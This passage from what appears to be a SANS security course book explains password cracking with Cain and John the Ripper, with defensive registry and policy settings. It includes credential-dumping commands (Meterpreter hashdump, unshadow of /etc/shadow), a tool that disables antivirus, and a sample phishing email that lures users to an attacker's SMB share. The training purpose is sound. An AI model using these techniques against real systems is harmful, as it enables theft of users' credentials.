- Traceroute through a GUI
- Sniffer for capturing user ID and passwords
- Hash calculator for MD2, MD4, MD5, SHA-1, SHA-2, and RIPEMD-160
- Password representation calculator for LANMAN, NT, MySQL, and Cisco PIX
- Network neighborhood exploration
- Windows password hash dumper
- ARP cache poisoning to redirect traffic
- Remote promiscuous mode checker, such as Sentinel
- VOIP sniffer, capturing traffic and converting it to a WAV file
- RSA SecurID Token Generator (requires token's ASC file)
- A lot of other features, including password cracking!

Cain includes the following functionality:

- Automated Wireless LAN discovery, in essence a war driving tool that looks quite similar to Netstumbler.
- A GUI-based traceroute tool, using the same traceroute techniques discussed earlier in the context of the traceroute, tracert, and Cheops-ng tools.
- A sniffer for capturing interesting packets from a LAN, including a variety of userID and passwords for several protocols.
- A hash calculator, which takes input text and calculates its MD2, MD4, MD5, SHA-1, SHA-2, and RIPEMD-160 hashes, as well as the Microsoft LM, Windows NT, MySQL, and PIX password representation of that text. That way, an attacker can quickly verify assumptions associated with specific information discovered on a target system.
- A network neighborhood exploration tool, to scan for and find interesting Windows servers available on the network.
- A tool to dump and reveal all encrypted or hashed passwords cached on the local machine, including the standard Windows LANMAN and NT password representations, as well as the application-specific passwords for Outlook, Outlook Express, Outlook Express Identities, Outlook 2002, Internet Explorer, and MSN Explorer.
- An ARP-cache-poisoning tool, which can redirect traffic on a LAN so that an attacker can more easily sniff in a switched environment.
- A remote promiscuous mode checker to try to test whether a given target machine runs a sniffer that places the network interface in promiscuous mode, rather like the Sentinel tool discussed in 504.3.
- A VOIP Sniffer that turns clear-text VOIP traffic into WAV files for later listening.
- A program that calculates the number that a SecurID token (the one-time password key fob) would display at a given time, requiring the token's ASC file (which contains its serial number and activation code).
- Numerous other features, with new functionality added on a fairly regular basis.



In this section, you zoom in on one of the most useful capabilities of Cain, namely its extremely functional password cracker. Cain can crack passwords for more than a dozen different operating system and protocol types. Just for the Windows operating system, Cain can crack the following password representations:

- Microsoft LANMAN, the weak Windows password authentication also known as LM, still included by default in all Windows NT, 2000, XP, and 2003 systems in the local SAM database
- Windows NT hash, the form of Windows password storage stronger than LANMAN, supported in Windows NT, 2000, XP, and 2003 machines and stored in the local SAM database
- The LANMAN challenge/response passed across the network, which is a challenge/response authentication protocol based on the underlying LANMAN hash, but includes special features for network authentication to a Windows domain or a file server
- NTLMv1, a challenge/response protocol passed across the network, offering slightly better security than the LM challenge passed across the network
- NTLMv2, an even stronger form of challenge/response authentication across a Windows network
- MS-Kerberos5 Pre-Auth, the Microsoft Kerberos authentication deployed in some Windows environments


Other Password Formats Cain Can Crack

Cain

- Cain can crack other password representations:
  - Cisco-IOS Type-5-enabled and Cisco PIX-enabled passwords
  - APOP-MD5 hashes
  - CRAM-MD5 hashes
  - RIPv2-MD5 hashes
  - OSPF-MD5 hashes
  - VRRP-HMAC-96 hashes
  - Virtual Network Computing's (VNC) 3DES passwords
  - RADIUS Shared Secrets
  - Password List (PWL) files from Windows 95 and Windows 98
  - Microsoft SQL Server 2000 passwords; MySQL323 passwords
  - IKE preshared keys


Beyond those Windows operating system password cracking capabilities, Cain can also crack Cisco-IOS Type-5 enable passwords, Cisco PIX enable passwords, APOP-MD5 hashes, CRAM-MD5 hashes, RIPv2-MD5 hashes, OSPF-MD5 hashes, VRRP-HMAC-96 hashes, Virtual Network Computing's (VNC) 3DES passwords, RADIUS Shared Secrets, Password List (PWL) files from Win95 and Win98, Microsoft SQL Server 2000 passwords, MySQL323 passwords, MySQLSHA1 hashes, and even IKE Pre-Shared Keys. Whew! That's quite an exhaustive list.

That last item in the list, associated with the Internet Key Exchange (IKE) protocol, is especially useful for the bad guys in a virtual private network (VPN) environment. Many IPSec implementations use IKE to exchange and update their crypto keys. Most systems and VPN gateways, by default, use IKE in a manner called Aggressive Mode, designed to exchange new keys quickly across the network. Many organizations have deployed their IPSec products using a preshared key as an initial secret to exchange the first set of session keys via Aggressive Mode IKE. This preshared key is usually just a password typed by an administrator into the IPSec clients and VPN gateway. Unfortunately, if an attacker sniffs the Aggressive Mode IKE exchange using Cain's built-in sniffer, the bad guy can crack this preshared key. Using this information, the attacker can then load the preshared key into the attacker's IPSec client and ride in through the VPN gateway impersonating the original user. This preshared key IKE cracking capability originated in a tool called IKE Crack, but the functionality has been nicely imported into both Cain's sniffer and password cracking features.



Cain is easy to configure. The attacker can set up the tool to do dictionary attacks (using any wordlist of the attacker's choosing as a dictionary or the integrated 306,000 word dictionary Cain includes). Cain also supports hybrid attacks that reverse dictionary guesses, apply mixed-case to guesses, and even perform hybrid attacks that append the numbers 00 through 99 to dictionary words. Cain's hybrid mode is not particularly strong. (John the Ripper, the tool covered next, has a much better hybrid guess generator.) Cain also offers complete brute-force password cracking attacks, attempting all possible character combinations to form password guesses.

Finally, instead of forming, encrypting, and comparing the password guesses in real time, Cain supports Rainbow tables. As discussed earlier, with a Rainbow-like attack, the bad guy computes an encrypted dictionary in advance, storing it in a file on the hard drive. This table is typically indexed for fast searching based on the encrypted password representation. Then, when mounting a password-cracking attack, the bad guy bypasses the guess/encrypt/compare cycle, instead just grabbing the cryptographic password representation from the victim machine and looking it up in the Rainbow table. After spending the initial time and energy to create the Rainbow tables, all cracking afterwards is much quicker because the tool simply has to look up the password representations in the table. In effect, you preload most of the password cracking work. For Cain, the attacker can generate the Rainbow tables using a separate winrtgen.exe tool, available at the Cain website (www.oxid.it). Then, after the encrypted wordlist is developed, the attacker can point Cain to it to perform the comparisons to determine the passwords.



After loading the password representations, selecting a dictionary, and configuring the options, the attacker can run Cain by clicking the Start button. Cain generates and tests guesses for passwords quickly.

The main Cain screen shows the information dumped from the target's SAM database (including User Name, LANMAN representation, and NT Hash). As Cain runs, each successfully cracked password is highlighted in the display. There is one especially interesting column: the "<8" indication. This column is checked for each password whose LANMAN representation ends in AAD3B43.... That's because the original password was 7 characters or less, padded to be exactly 14 characters by the LANMAN algorithm. When LM splits the resulting string into two 7-character pieces, the high end is always entirely padding. Encrypted padding, with no salts, always has the same value, AAD3B43 and so on. Of course, if Windows used salts to force some nonpredictability into the password crypto scheme, the same encrypted padding would indeed have two different results. So, the presence of this "<8" column illustrates two things: that the passwords are split into two 7-character pieces by LM and that no salts are used in Windows.

Obtaining the Password Hashes — Cain

- Several ways to obtain the password hashes:
  - If administrator:
    - Dump password hashes from Domain Controller
    - Use Cain, Abel, or pwdump tools
    - Fizzgig's fgdump, which shuts down AV tools:
      - www.foofus.net/fizzgig/fgdump
    - Use Metasploit Meterpreter's hashdump script to pull them from memory or hashdump command to pull from registry:
      - `meterpreter > hashdump` <-- Pulls from memory
      - `meterpreter > run hashdump` <-- Pulls from registry
  - If not administrator:
    - Boot into another operating system (such as Linux) and copy the SAM:
      - One such tool is by P. Nordahl at http://pogostick.net/~pnh/ntpasswd/
    - Obtain a copy from c:\windows\repair or backup directory
    - Obtain a copy from a tape or emergency repair disk
    - Sniff passwords off the network using Cain's sniffers

There are several ways to obtain the password hashes. If attackers have administrator privileges on the target machine, they could simply dump password hashes from the server or Primary Domain Controller. This can be accomplished using the built-in password dump capabilities of Cain or with the free pwdump family of tools. Another interesting tool is fgdump, written by Fizzgig of the Foofus hacking group. This fascinating tool temporarily shuts down various antivirus tools, dumps password hashes, and then reactivates the AV tool. That way, the AV does not get in the way of the extraction of the password hashes.

Alternatively, if attackers have exploited the system using Metasploit to load the Meterpreter payload into the system, they can grab the hashes from the machine by running either the Meterpreter hashdump script (invoked with **run hashdump**) to pull the hashes from the registry or the Meterpreter hashdump command (invoked by simply typing **hashdump** at the Meterpreter prompt) to pull the hashes from memory.

If attackers do not have administrator access, they could do any of the following:

- Boot into another operating system and copy the SAM.
- With physical access, use a Linux boot disk to boot the machine and read or write the SAM database. P. Nordahl's free bootable Linux CD image at http://home.eunet.no/~pnordahl/ntpasswd is designed especially for changing the admin password on Windows. Be careful on a WinXP and Win2003 machine where you use the Encrypting File System (EFS) because using this program causes you to lose EFS crypto keys. On Windows 2000, EFS keys are stored differently, so this program does not cause you to lose them.
- Obtain a copy from c:\windows\repair or backup directory. The built-in ntbackup.exe program leaves a copy there by default. Because of this, always double-check this location for spare SAM copies whenever I'm conducting a penetration test.
- Obtain a copy from a tape or emergency repair disk.
- Sniff passwords off the network.

The sniffer is particularly nasty. Note that cracking the hashed challenge and response from the sniffer is significantly slower than cracking dumped hashes from the SAM database.

Tricking Users to Send Password Hashes

Cain


- You could send an e-mail to users that tricks them into clicking a link (using either file:// or smb://) to mount a file share on the attacker's machine

```
Subject:        Very Very Important Message!!!
Date:           Wed, 5 Mar 2014 07:48:21 -0500
From:           The Boss <boss@examplecompany.com>
To:             Ed Victim <victim@examplecompany.com>

Ed,
You must read this file and respond ASAP!  Your input is vital.

file://someserver/someshare/file.txt
```

  - If their client has SMB access to an attacker-controlled system, Windows attempts to perform a challenge/response authentication using LANMAN Challenge/Response, NTLMv1, NTLMv2, or Microsoft Kerberos
  - Cain can sniff those exchanges and crack the passwords associated with them

As discussed earlier, Cain enables attackers to sniff challenge/response information off the network for cracking. But how can attackers force users to send this information across the network? Well, attackers could position their machine or take over a system on the network at a point in which they see all traffic for users authenticating to the domain or a popular file server. In such a strategic position, whenever anyone authenticates to the domain or tries to access a share, the attacker can run Cain in sniffing mode to snag user authentication information from the network.

Of course, it may be difficult for attackers to insert themselves in such a sensitive location. To get around this difficulty, attackers can trick users via e-mail into revealing their password hashes. Consider the e-mail shown on this slide, which was sent by an attacker, pretending to be the boss. Note that the message includes a link to a file share on the machine SOMESERVER, in the form of file://SOMESERVER or smb://SOMESERVER. On this SOMESERVER machine, the attacker has installed Cain and runs the integrated sniffing tool.



Following are the main ways to protect against password cracking attacks:

- Get rid of LANMAN hashes on local systems.
- Disable LANMAN challenge/response authentication across the network, instead forcing network authentication to use NTLMv2.
- Have a password policy.
- Implement SYSKEY, which provides an extra level of 128-bit encryption of the SAM database when it is stored in the registry in the file system. SYSKEY does not protect the hashes, however, when they are in memory. Tools such as pwdump, fgdump, Cain, and the Meterpreter can pull them from memory, bypassing SYSKEY defenses.
- Protect your SAM database.

Now explore some of these in more detail.

Disabling LANMAN Authentication — Cain

- Stop storing LANMAN hashes by defining reg key:
  - HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
  - On the Edit menu, click Add Key, type NoLMHash, and then click OK
  - LM hashes disappear when user next changes password
- Stop sending LANMAN Challenge/Response across the network:
  - LMCompatibilityLevel registry parameter
    - Level 3 - Send NTLMv2 authentication only – good for clients
    - Level 5 – Domain Controller refuses LM and NTLM authentication (accepts only NTLMv2) – good for servers
- Compatibility issues with older versions of Windows

You can begin to purge LANMAN hashes from the local system by defining the NoLMHash registry key. With this key defined, a LANMAN hash cannot be stored when each user next changes his password.

You should also strive to stop transmitting LANMAN and NTLMv1 challenge/response methods across the network. It is recommended that you have only NTLMv2 challenge/responses on your network traffic because LANMAN and NTLMv1 are more vulnerable to eavesdropping of the password hashes with tools such as Cain. This could provide your attackers with the passwords of the users. Although Cain supports NTLMv2 cracking, the algorithm is complex, forcing the attackers to take more time and resources.

In a pure Windows NT 4.0 SP6a and newer systems, including Windows 2000, XP, and 2003, you could use only NTLMv2 in your network. The registry key that controls it both in Windows NT and 2000 is HKLM\System\CurrentControlSet\Control\LSA\ LMCompatibilityLevel. (Check the following references for a complete description of this parameter.) If you set its value to 3, the workstation or server presents only NTLMv2 credentials for authentication. If you set it to 5, any DC refuses LANMAN and NTLM authentication and accepts only NTLMv2.
You have to carefully plan the changes if you still have older systems mixed up in your network, such as Windows 95 because they won't use NTLMv2 with the Microsoft Network Client (see references). In Win 9x, the parameter is HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA\LMCompatibility, and the allowed values are 0 or 3 (with Directory Services Client). The best option is to get rid of those older systems because they do not provide the minimum security level an organization requires.

References (www.microsoft.com/technet)

- The Microsoft Technet article "How to Disable LM Authentication on Windows NT [Q147706]" details the required changes in the registry, for Windows 9x and Windows NT/2000.
  "LMCompatibilityLevel and Its Effects [Q175641]" explains the interoperability issues with this parameter.
- Another useful article from the Technet is "How to Enable NTLM 2 Authentication for Windows 95/98/2000/NT [Q239869]", which explains the use of the Windows 2000's Directory Services Client for Windows 95/98 to overcome the compatibility limitation for NTLMv2. Obviously, you have to migrate your authentication platform to Windows 2000 Server.

Windows and Third-Party Password Complexity Tools

Cain

- Windows includes rudimentary password complexity enforcement:
  - Can be enforced with Group Policy, if you have Active Directory
  - To thwart brute-force attacks and rainbow-table attacks, password length is often more important than complexity
  - Actually, password length is one of the most important tools you have to force passphrases and foil password attacks
    - Consider 20 or 30 character passphrases, if possible

Windows environments enable some rudimentary password complexity controls through the use of the Active Directory Users and Computers MMC snap-in.

1. Select the Properties for the domain object.
2. Select the Group Policy tab.
3. Open the Default Domain Policy GPO.
4. When there, you have to go through this path:

   Group Policy Object Policy\Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy.
5. Then, enable the "Passwords must meet complexity requirements of installed password filter" settings. The changes apply the next time the GPO policies are applied to your domain controllers.

It should be noted that to thwart brute force attacks and rainbow-table style password cracking, password length is often more important that the complexity of character types users have in their passwords. Actually, password length is crucially important. Setting a minimum password length of 20 or even 30 characters can help force users to choose passphrases, which are more memorable and easier to type than rather complex shorter passwords. Furthermore, passphrases tend to be harder to guess and crack than even complex shorter passwords.

If you have a standalone server (maybe a Web Server or SMTP gateway) you could use the Local Security Policy snap-in from Administrative Tools. When there you have to expand this tree: Security Settings\Account Policies\Password Policy.

Then, enable the "Passwords must meet complexity requirements of installed password filter" stetting. This change applies immediately on the server.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

SANS | SEC5 | 34

Cain is certainly easy to use and is fairly fast. Next, consider a faster password cracker that is free and open source (although not as easy to use as Cain). Analyze John the Ripper.

John the Ripper

- Available at:
  - http://www.openwall.com/john/
- Written by Solar Designer:
  - The tool is powerful and fast
- Runs on UNIX, Linux, and Windows of all kinds:
  - Cross-platform support allows attackers to use the same cracking tool on multiple victim machines, dividing the work among systems:
    - Intel Pentium, x86 with MMX, generic x86, Alpha EV4, SPARC V8
    - Separate executables optimized for SSE2, x64, MMX, K6, and PowerPC G4/G5
- You must feed it an encrypted password file:
  - On a UNIX system without shadowed passwords, just feed it /etc/passwd
  - With shadowed passwords, you need root-level access and must merge /etc/passwd and /etc/shadow

```
# unshadow /etc/passwd /etc/shadow > combined
```

  - For Windows passwords, just give john the text-based output from pwdump3 or fgdump

John has nice platform support. John runs on UNIX, Linux, and Windows. Its cross-platform support enables attackers to use the same cracking tool on multiple victim machines, dividing the work among systems. It runs on

- Intel Pentium, x86 with MMX, generic x86, Alpha EV4, SPARC V8
- Separate executables optimized for SSE2, x64, Intel (with MMX), AMD K6, and PowerPC G4/G5 processors

To run John, you must feed it an encrypted password file. On a UNIX system without shadowed passwords, just feed it /etc/passwd. On a machine with shadowed passwords, you need root-level access and must merge /etc/passwd and /etc/shadow. You can do that using the unshadow program that comes with John, as follows:

```
# unshadow /etc/passwd /etc/shadow > combined
```

John would then be used against the combined file.

For cracking Windows passwords, just give John the text-based output from pwdump3 or fgdump.

UNIX Password File Format — John the Ripper

- /etc/passwd has one line per account with colon-separated fields:

```
[login_name]:[encrypted_password]:[UID_Number]:
[Default_GID]:[GECOS_Info]:[Home_Dir]:[Login_shell]
```

- Here's an example:

```
smith:*:100:100:Fred Q. Smith:/home/smith:/usr/bin/sh
```

- If passwords are shadowed, the [encrypted_password] field will contain "x", "*", or "!!"

On a UNIX machine, the /etc/passwd stores account information. This file is formatted with one line per account, with seven colon-delimited fields. The fields of the /etc/passwd file follow:

- **Login name**: This is the name of the user account.
- **Encrypted password**: This field holds the encrypted password unless password shadowing has been implemented. If passwords are shadowed, this field contains an "x", "*", or "!!", depending on the UNIX variant.
- **UID Number**: This number determines what permissions this account has in accessing elements of the file system.
- **Default GID**: This is the default group identification number for the account.
- **GECOS Info**: This is a free-form field that can hold other information about the user, such as the full human name, phone number, office number, and more. It can contain spaces and other special characters, but not a ":", of course. It stands for General Electric Comprehensive Operating Supervisor, a fancy acronym, but usually just stores general information about the person who owns the account.
- **Home Directory**: This is the directory where the user will be placed when logging in, and when referring to ~.
- **Login shell**: This is the program that runs after the user logs into the machine. It's typically a standard UNIX shell, such as /bin/sh or bash.

UNIX Shadow File Format — John the Ripper

- Some UNIX and Linux types support shadowed passwords, where password data is no longer in /etc/passwd
- /etc/shadow is readable only with superuser privileges (UID 0)
- /etc/shadow also has one line per account as well, separated by colons
- Linux /etc/shadow format is:

```
[login_name]:[encrypted_password]:
[Date_of_last_pw_change]:[Min_pw_age_in_days]:
[Max_password_age_in_days]:
[Advance_days_to_warn_user_of_pw_change]:
[Days_after_pw_expires_to_disable_account]:
[Account_expiration_date]:[Reserved]
```


Some UNIX and Linux types support shadowed passwords where password data is no longer in /etc/passwd.

Instead, it's in the /etc/shadow (or similar) file, which is only readable with superuser privileges (UID 0). Its particular format varies slightly for different strains of UNIX, but the Linux implementation is quite representative of the majority of UNIX types.

In the Linux /etc/shadow format, the following fields are included:

Login name: This field is the same value as in the /etc/passwd file. This login name is what links an account in /etc/passwd to its security settings in /etc/shadow.

encrypted_password: This is the user's hashed password.

Date_of_last_pw_change: This field shows the time at which the user's password was last changed.

Min_pw_age_in_days: This field indicates the minimum time in days that must transpire between password changes.

Max_password_age_in_days: This field indicates the maximum age of a password in days before it must be changed.

Advance_days_to_warn_user_of_pw_change: This value tells the system how much in advance to warn the user that a password change will soon be required.

Days_after_pw_expires_to_disable_account: This field tells the system how many days after a password has expired should elapse before the account is disabled.

Account_expiration_date: This field specifies the date (in number of days since Jan 1, 1970) that the account should expire. By default, it's blank.

Reserved: This field is reserved for future use.

John's Cracking Modes

John the Ripper

- Single Crack Mode:
  - Uses variations of account name, GECOS, and more
- Wordlist Mode:
  - Uses dictionary and hybrid
- Incremental Mode:
  - Uses brute force guessing
- External Mode:
  - Uses an external program to generate guesses

John supports four different cracking modes, each of which formulates guesses in a different way. John starts with first of these modes, moves onto the second, and so on, until it cracks all the encrypted or hashed passwords that it has been given.

In Single Crack mode, John creates its password guesses by starting with the account name and GECOS field information. It then applies various hybrid alterations of those fields to create its guesses.

In Wordlist mode, John relies on a dictionary as the source of guesses. It then applies hybrid techniques to alter the dictionary terms and use them as guesses.

Next, John moves to Incremental mode, which tries all possible character combinations to determine the password in a brute force attack. This mode could theoretically run virtually forever, as the number of permutations available can take many years.

The final mode is optional: External mode cracking. In this mode, John doesn't formulate its own guesses but instead relies on some separate program to provide guesses. This capability provides John with an added degree of modularity. If you can write a program that creates password guesses better than John, you can integrate it with John using External mode.

John's Input and Output

John the Ripper

- John supports (and autodetects) the following formats:
  - Standard and double-length DES
  - BSDI's extended DES
  - FreeBSD's MD5
  - OpenBSD's Blowfish
  - Windows LANMAN
  - Separate downloadable patches for cracking NT hashes and NTLMv1 challenge/response
- Cracked password printed to the screen and stored in the file john.pot:
  - Remember to remove this file when you finish with a password audit

